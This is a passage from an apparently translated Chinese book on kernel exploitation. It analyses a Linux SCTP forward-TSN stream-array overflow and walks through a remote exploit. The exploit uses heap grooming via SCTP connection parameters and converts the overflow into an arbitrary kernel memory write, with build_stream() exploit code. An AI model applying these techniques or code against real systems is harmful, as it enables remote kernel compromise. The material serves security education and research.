sctp_ssn_skip() 有 3 个参数。第一个参数是一个指向当前输入 sctp_stream 对象的指针，保存着对 SSN 的引用（是一个输入流数组）。第二个参数 id 是 SI 值，作为输入流数组的索引。第三个参数 ssn 是在转发块中申明的 SSN，在 [6] 处用来更新输入流数组。

需要记住的很重要的细节是，在 [6] 处，新的 SSN 值增加了一个单位。当我们开始在转发包内寻找合适的 SSN 并将它存储到相应的包空间中时，需要考虑到这个额外添加的单位，并将

它从计数器中移除。

正如在代码中看到的，没有检查 SI，因此可以想办法使 SSN 流数组溢出。为了更好地了解 SSN 流数组溢出和潜在溢出之间的关系，必须弄清楚两个相关的数据结构：sctp_stream 和 sctp_ssnmap，它们都定义在 include/net/sctp/struct.h 头文件中。在第 4 章中讨论利用堆溢出漏洞时使用过这两个结构。在那个场景中，我们将这两个结构分别用作占位符对象和目标对象。现在，我们探讨如何将这些结构作为受害者对象使用。

```
struct sctp_stream {
        __u16 *ssn;
        unsigned int len;
};

struct sctp_ssnmap {
        struct sctp_stream in;
        struct sctp_stream out;
        int malloced;
};
```

sctp_ssnmap 结构中有两个 sctp_stream 对象，一个关联到输入流；另一个关联到输出流。这两个数组都是在 sctp_stream 结构的最后一个接着一个动态分配。此外，两个 sctp_stream 结构，都存有指向其相应数组的指针（SSN 字段）。

至于这两个数组的大小，当两个节点共同确认入站和出站流的数量时，输入流数组的大小是在 SCTP 关联时计算出的。在四次握手时，两个节点相互发送希望的出站流数量以及入站流的最大许可数量。根据握手时共同确认的流的总的数量可以得到输入和输出数组的大小。接下来，我们看看在分配和初始化这些结构时的工作：

```
struct sctp_ssnmap *sctp_ssnmap_new(__u16 in, __u16 out,
            gfp_t gfp)
{
  struct sctp_ssnmap *retval;
  int size;

  size = sctp_ssnmap_size(in, out);                                    [7]
  if (size <= MAX_KMALLOC_SIZE)
    retval = kmalloc(size, gfp);                                       [8]
  else
    retval = (struct sctp_ssnmap *)
      __get_free_pages(gfp, get_order(size));

  if (!retval)
    goto fail;

  if (!sctp_ssnmap_init(retval, in, out))                              [9]
    goto fail_map;

  [...]
```

当发生新的 SCTP 连接时，调用 sctp_ssnmap_new() 函数。它建立起 sctp_ssnmap 结构和相关的流数组之间的关系。在 [7] 处，sctp_ssnmap_size() 函数被调用来计算最终对象的大小：

```
static inline size_t sctp_ssnmap_size(__u16 in, __u16 out)
{
  return sizeof(struct sctp_ssnmap) + (in + out) * sizeof(__u16);
}
```

在连接时指定输入流和输出流的正确大小，我们能够正确地猜测分配对象的大小。要注意的是，sctp_ssnmap 结构与任何其他的指针或整数一样，在 32 位和 64 位系统上有不同的存储位数。例如，C 编译器中的 sctp_ssnmap 结构在 64 位系统中为 40 个字节，在 32 位系统中为 20 个字节。

在 [8] 处，sctp_ssnmap_new() 函数使用 SLAB/SLUB 内核分配器分配整个对象的空间。所有这些对象保存 sctp_ssnmap 结构以及两个流数组。为简单起见，从这里开始，我们将这个已分配的对象作为 ssnmap 对象。图 8.3 显示了这个对象的详细信息。

最后，在 [9] 处该函数结尾调用 sctp_ssnmap_init() 函数来清空流数组，并初始化输入 / 输出流的指针。in.ssn 指针指向输入流数组，out.ssn 指针指向输出流数组。输入流数组保存了所有相对应的输入数据的 SI/SSN 对，而输出流数组保存了与输出数据相关的 SI/SSN 对。




图 8.3 SCTP SSNMAP 结构

警告　在这里，我们需要弄明白一个重要的概念：ssn 指针和分配的流数组。因为内核一次性分配了整个内存块（ssnmap 对象），其中的所有东西都属于同一个 SLAB 对象。通过引用的方式来释放 ssn 指针是相对安全的，因为这样将永远不会直接释放它们。它们不产生新的内核对象，而是仅仅持有一个到同一个内核对象的引用。请记住这个重大的区别，因为在远程漏洞利用中您应该始终避免保持不必要的恢复动作。请记住，在整个过程中覆盖将要释放的指针始终是危险的，通常会导致非常难以调试的内核崩溃。

远程漏洞利用：总体分析

现在已经解释了漏洞的细节，准备开始针对拥有开放和运行 SCTP 的应用实例的 32 位和 64 位 Linux 系统编写可靠的漏洞利用程序。我们将从现在开始讨论完整的漏洞利用的源代码，该代码在 www.attackingthecore.com 上可以找到。

以下分析的目的是提供一个有说服力的例子，该例子描述了如何最好地利用通用的漏洞利用技术来处理一个真实世界中的利用情形。在开始之前，我们总结该漏洞环境。在漏洞分析阶段，我们发现了以下事实：

- ssnmap 对象被分配在内核堆中：
  - 该流数组和 `sctp_ssnmap` 结构一起放在一个叫做 ssnmap 的对象中。
  - ssnmap 对象在内核堆内存区域。
  - 因此有必要选择一个给定数量的流，在 SCTP 的关联请求时猜测 `sctp_ssnmap` 在内存中的大小。
- 流标识符和 SSN 都是 16 位无符号的值：
  - 我们可以插入多个 SI/SSN 对到一个单一的转发 TSN 块中。
  - 如果流标志符大于输入流数组，则会发生数组越界。
  - 每个 SI/SSN 都能覆盖两个字节的内存。
  - 少数情况下，SSN_lt() 函数可以防止一些内存块重写。
  - 我们在 `sctp_snnmap` 后最多溢出 128KB（16 位正数的索引）的内容。

除了这一切，还必须考虑到这一事实，我们没有关于 ssnmap 对象布局的信息；只知道，它被放置在内核堆中某个地方。这意味着，即使能够把 shellcode 放置到 ssnmap 对象里面，也无法知道它的绝对内存地址。当处理这样的问题时，基本上有两种可能的方式供选择：

1）第一种方法涉及直接重写已经溢出的缓冲区附近的函数指针，从而迫使内核执行路径跳转到已知的存在的代码段中（主要是内核 .text）。从这个角度来说，这段代码将能够操纵那些暂存到有 shellcode 缓冲区引用的寄存器和内存区域。遗憾的是，这种方法在当前情况下是不切实际的，因为在溢出的缓冲区附近没有容易接触到的函数指针。

2）第二种方法更实用，利用方法包括人为将堆溢出转变为覆盖原始内存。然后，我们会将原始内存重写，创建 shellcode，并将其放置在一个已知的位置，用来劫持内核（或用户态）

的控制权，最后执行 shellcode。

获得任意内存重写原语

为了能获得任意内存重写原语，首先要获得有用的数据指针。在图 8.4 中，可以看到，在一个 ssnmap 对象的布局中，除持有两个数据指针外，还有将会溢出的缓冲区。遗憾的是，被用来作为溢出数组的索引是未经检验的无符号数，因此，没有办法重写向后的数据指针。这是个问题，因为为了利用这个漏洞，必须在溢出的对象后存在一个有用的对象。

如果运气好一点，可以采用重写相邻对象，首先使用内核堆溢出的技术（在第 3 章中介绍过）来绕过这个技术的困难，继续向前迈进。在这里，我们将两个 ssnmap 对象相邻放置，然后使第一个对象溢出来覆盖第二个对象；更确切地说，我们的目标是覆盖第二个对象 ssn 的输入流数组的指针。图 8.4 描述了上述溢出以及所涉及的相关结构。




图 8.4 SCTP ssnmap 溢出

该 ssnmap 对象是一个特例，描述了单一对象的类型如何用作受害者对象、一个目标（触发）对象和一个占位符对象。它以如下方式满足所有需求：1）在这个对象里触发溢出（即“受害者对象”）；2）保存一个在溢出发生后我们可直接控制的数据指针（即“目标对象”）；3）我们可以远程地连续分配这些对象，完全填补部分内核 slab（即“占位符对象”）。

远程调整堆布局

从原始漏洞利用程序中截取的如下代码显示了如何创建和发送 SCTP 消息，在远程主机上复制内核堆中相应 ssnmap 对象的布局（“插入占位符对象”阶段）。

```
static int make_sctp_connection(__u16 sp, __u16 dp, int data)
{
  struct sctp_initmsg msg;
  int ret,o=1,fd;
  socklen_t len_sctp=sizeof(struct sctp_initmsg);
  struct sockaddr_in s,c;

[...]
getsockopt(fd, SOL_SCTP, SCTP_INITMSG, &msg, &len_sctp);          [1]

if(k->allocator_type == SLAB_ALLOCATOR) // 256-byte
{

  msg.sinit_num_ostreams=50;
  msg.sinit_max_instreams=10;

}
else // SLUB (96-byte)
{

  msg.sinit_num_ostreams=10;                                      [2]
  msg.sinit_max_instreams=10;
}

setsockopt(fd, SOL_SCTP, SCTP_INITMSG, &msg, len_sctp);           [3]
[...]
```

make_sctp_connection() 函数用于远程顺序的分配与 SLAB/SLUB 大小相匹配的 ssnmap 对象，用以创建一个新连接。多次试验后，在处理 SLUB 以实现这一场景时，我们认为最好 / 最安全的是 96 字节的块大小；处理 SLAB 以实现这一场景时，最好 / 最安全的是 256 字节的块大小。

在 [1] 处，函数得到了用于四次握手的 SCTP 套接字参数。正如本章之前的讨论，此选项用于指定输入和输出流的数量。该函数根据目标主机上的堆分配引擎为基础进行调整，例如，在 64 位的系统中，ssnmap 的对象的大小是 40 字节（结构头），再加上由分配流数组中使用的总字节数。

如果目标是一个使用 SLUB 实现的内核，那么在 [2] 处需要创建一个对象，它大于 64 个字节（最小 slab 的大小），但小于 96 字节。通过分配 20 个流（10 个输入流和 10 个输出流），可以远程分配一个 80 字节的 ssnmap 对象，它完美地填充了 96 个字节的 SLUB 对象。

最后，在 [3] 处，该函数设置了新的流通道数并初始化连接。每一个新的连接将分配一个新 ssnmap 对象，从而完全填充了部分 slab。用不了多久，新的 ssnmap 对象（或至少在每一个最小块内）将在内存中连续分配。

为了更好地了解在远程主机上发生了什么，我们可以修改目标内核，向里面添加一些调试语句。更确切地说，可以在分配 ssnmap 结构时添加一些调试消息，以显示那些结构和对象数量与当前分配的基本块之间的关系。接下来的片段显示创建的 SCTP 关联之前（例如，使用 kmalloc-128 缓存）的远程目标的系统状态：

```
Linux-server$ cat /proc/slabinfo | grep kmalloc-128
kmalloc-128  724  960  128 32  1 : tunables 0 0 0 : slabdata 30 30 0
```

正如您所看到的，内核有 724 个活动（使用的）对象，但是它可以继续分配另外 236 个对象（即 960-724），而不产生任何新的 slab；所有这些对象都位于部分 slab 内，并且在它们第一次创建联系时几乎是随机的。接下来的片段显示了为第一个 ssnmap 对象分配的地址：

```
Linux-Server$ dmesg | grep sctp_ssnmap_new | last -8

[43008.251172] [sctp_ssnmap_new()]: addr: ffff88001a89f500, (size=128)
[43008.262476] [sctp_ssnmap_new()]: addr: ffff88001a89f480, (size=128)
[43008.268550] [sctp_ssnmap_new()]: addr: ffff88001a89f100, (size=128)
[43008.265336] [sctp_ssnmap_new()]: addr: ffff880018ab7380, (size=128)
[43008.266332] [sctp_ssnmap_new()]: addr: ffff880018ab7f80, (size=128)
[43008.266405] [sctp_ssnmap_new()]: addr: ffff880018ab7180, (size=128)
[43008.283463] [sctp_ssnmap_new()]: addr: ffff880018ab7100, (size=128)
[43008.293538] [sctp_ssnmap_new()]: addr: ffff880018ab7300, (size=128)

[ ... ]
```

如源码所示，对象被分配在不同的 slab 中（本例中，从 0xffff88001a89f000 到 0xffff880018ab7000）；更何况，在同一 slab 中它们甚至都没有按顺序（例如，...f500，...f480，...f100...）。

但是，经过几次关联处理后会发生什么？部分 slab 的数目减少，直到为零。从 slabinfo 的资源来看，slab 的总数量在增加，而且内核从新的 slab 中分配对象。

```
Linux-Server$ cat /proc/slabinfo | grep kmalloc-128
kmalloc-128  992  992  128 32  1 : tunables 0 0 0 : slabdata 30 30 0
```

正如您所看到的，总的对象数目连同活动对象的数目一起增长。

注意 当 SLUB 调试模式没有激活时，内核将每个 CPU 缓存中的对象视为活动对象。因此，实际的活动对象数目会偏小。

当每个部分的 slab 充满后，系统将分配一个新的 slab；从此，每一个新的 ssnmap 对象将有序地分配到新的 slab 中，从而使内存地址有顺序递增（可预测的）。为了证明这一点，我们可以看看内核产生的调试信息：

```
Linux-Server$ dmesg | grep sctp_ssnmap_new | last -10

[141351.647211] [sctp_ssnmap_new()]: addr: ffff880003567000, (size=128)
[141351.647248] [sctp_ssnmap_new()]: addr: ffff880003567080, (size=128)
[141351.658070] [sctp_ssnmap_new()]: addr: ffff880003567100, (size=128)
[141351.661107] [sctp_ssnmap_new()]: addr: ffff880003567180, (size=128)
[141351.668409] [sctp_ssnmap_new()]: addr: ffff880003567200, (size=128)
[141351.678602] [sctp_ssnmap_new()]: addr: ffff880003567280, (size=128)
[141351.684211] [sctp_ssnmap_new()]: addr: ffff880003567300, (size=128)
[141351.699247] [sctp_ssnmap_new()]: addr: ffff880003567380, (size=128)
[141351.701934] [sctp_ssnmap_new()]: addr: ffff880003567400, (size=128)
[141351.709971] [sctp_ssnmap_new()]: addr: ffff880003567480, (size=128)
```

创建 SCTP 消息：从相对到绝对内存的重写

远程分配一些 ssnmap 对象并确保它们顺序分配（即部分基本块已按正确的顺序写入）后，必须保持有两个连续的 SCTP 连接。该漏洞在 raw_socket_engine() 中用单独的线程跟踪了两个顺序的连接。raw_socket_engine() 函数仅仅监视所有传出的 SCTP 并跟踪所有的连接，然后返回最后两个打开的连接的细节。这些细节相对于当前 TSN 和 VTAG 都被其后的 send_fwd_chunk() 的函数使用，以建立和发送包含转发 TSN 块的 SCTP 消息。

在这段漏洞利用程序中最重要的步骤是建立相关的 SCTP 消息。正如以前讨论过的，每一个 SSN 对都可以覆盖两个字节的连续内存。因此，可以采用这种方式建立数据包：

1）SI 保存有从输入流的数组开头计算的偏移量。知道了头和输入数组的大小，我们可以很容易地猜出正确的偏移量，可以用来重写下一个 ssnmap 对象。

2）SSN 持有将被重写的数据；这可能是极少数代表一个绝对地址的字节，或者一块 shellcode，或两者兼而有之。

3）由于第一步就是重写 ssnmap 对象的 SSN 的指针，所以 SSN 现在将包含新的地址，该地址将用来替换旧的 SSN 指针。重写这个指针允许将输入流数组实际转移到我们想要放置的地方。此后，任何其他 SCTP 的消息所持有的数据或者指向下一个 ssnmap 对象的转发块将用于重写任意内存和任意攻击者控制的数据。这样，我们已经成功将一个相对堆溢出转换成一个远程的任意内存重写。

4）我们现在有一些完全可行的远程的 memcpy() 的实现；从现在开始，我们已经完全控制源数据（SSN）和目的地址（SI 偏移）。

实际的 SI/SSN 代码（我们会像使用一个虚拟的 memcpy() 函数）驻留在 build_stream() 函数中（如下所示），并有 3 个参数：1）数据缓冲区用来保存将写出的数据；2）数据缓冲区的大小；3）相对于当前 ssnmap 对象输入数组的偏移量：

```
static __u16 shift_0_to_7fff[3] = { 0x7FFF, 0xFFFE, 0x0000 };
static __u16 shift_8000_to_ffff[3] = { 0xFFFF, 0x7FFE, 0x8000 };

static int build_stream(const void *data, __u32 size, __u16 fc)
{
    int chunk_num,i,j,stnum=0;
    __u16 *p;
    __u16 *shift;
    if(size % 2)
      __fatal("[!!!] build_stream: data unaligned");

memset(streams, 0x00, sizeof(streams));

/* number of chunks to write */
chunk_num = size / 2;                                          [1]

p = (__u16*)data;

for(i=0; i<chunk_num; i++, p++, fc++)
{
```

```
    __u16 val = *p - 1;                                          [2]

    if(val <= __SHIFT_CHECK)                                     [3]
      shift = shift_0_to_7fff;
    else
      shift = shift_8000_to_ffff;

    for(j=0; j<3; j++)                                           [4]
    {
      streams[stnum][0] = fc;
      streams[stnum++][1] = shift[j];
    }

    streams[stnum][0] = fc;                                      [5]
    streams[stnum++][1] = val;
  }

  return stnum ? stnum : 0;
}
```

图 8.5 显示了一个虚拟远程 memcpy() 的抽象表示。

